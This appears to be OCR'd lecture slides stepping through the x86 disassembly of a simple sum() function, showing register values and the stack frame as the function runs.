
sum()




```
push    ebp
mov     ebp,esp
[redacted]
mov     edx,DWORD PTR [ebp+0x8]
mov     eax,DWORD PTR [ebp+0xc]
add     eax,edx
pop     ebp
ret
```

eax: 0x1337

edx: 0x4242



sum()




```
push    ebp
mov     ebp,esp
~~call    0x565561d0 <__x86_get_pc~~
~~add     eax,0x2e47~~
mov     edx,DWORD PTR [ebp+0x8]
mov     eax,DWORD PTR [ebp+0xc]
add     eax,edx
pop     ebp
ret
```


eax: 0x5579

edx: 0x4242

stack:



returning to main




```
push   ebp
mov    ebp,esp
[redacted]
mov    edx,DWORD PTR [ebp+0x8]
mov    eax,DWORD PTR [ebp+0xc]
add    eax,edx
pop    ebp
ret
```

eax: 0x5579


edx: 0x4242

stack:



(esp)	0xe0	0x565561cd (ret)
	0xe4	0x1337
	0xe8	0x4242
	0xec	...
	0xf0	...
	0xf4	0x1 37 (a)
	0xf8	0x4242 (b)
(ebp)	0xfc	prev ebp value
	0x100	ret

returning to main




```
push    ebp
mov     ebp,esp
~~call    0x565561d0 <__x86_get_pc~~
~~add     eax,0x2e47~~
mov     edx,DWORD PTR [ebp+0x8]
mov     eax,DWORD PTR [ebp+0xc]
add     eax,edx
pop     ebp
ret
```

eax: 0x5579

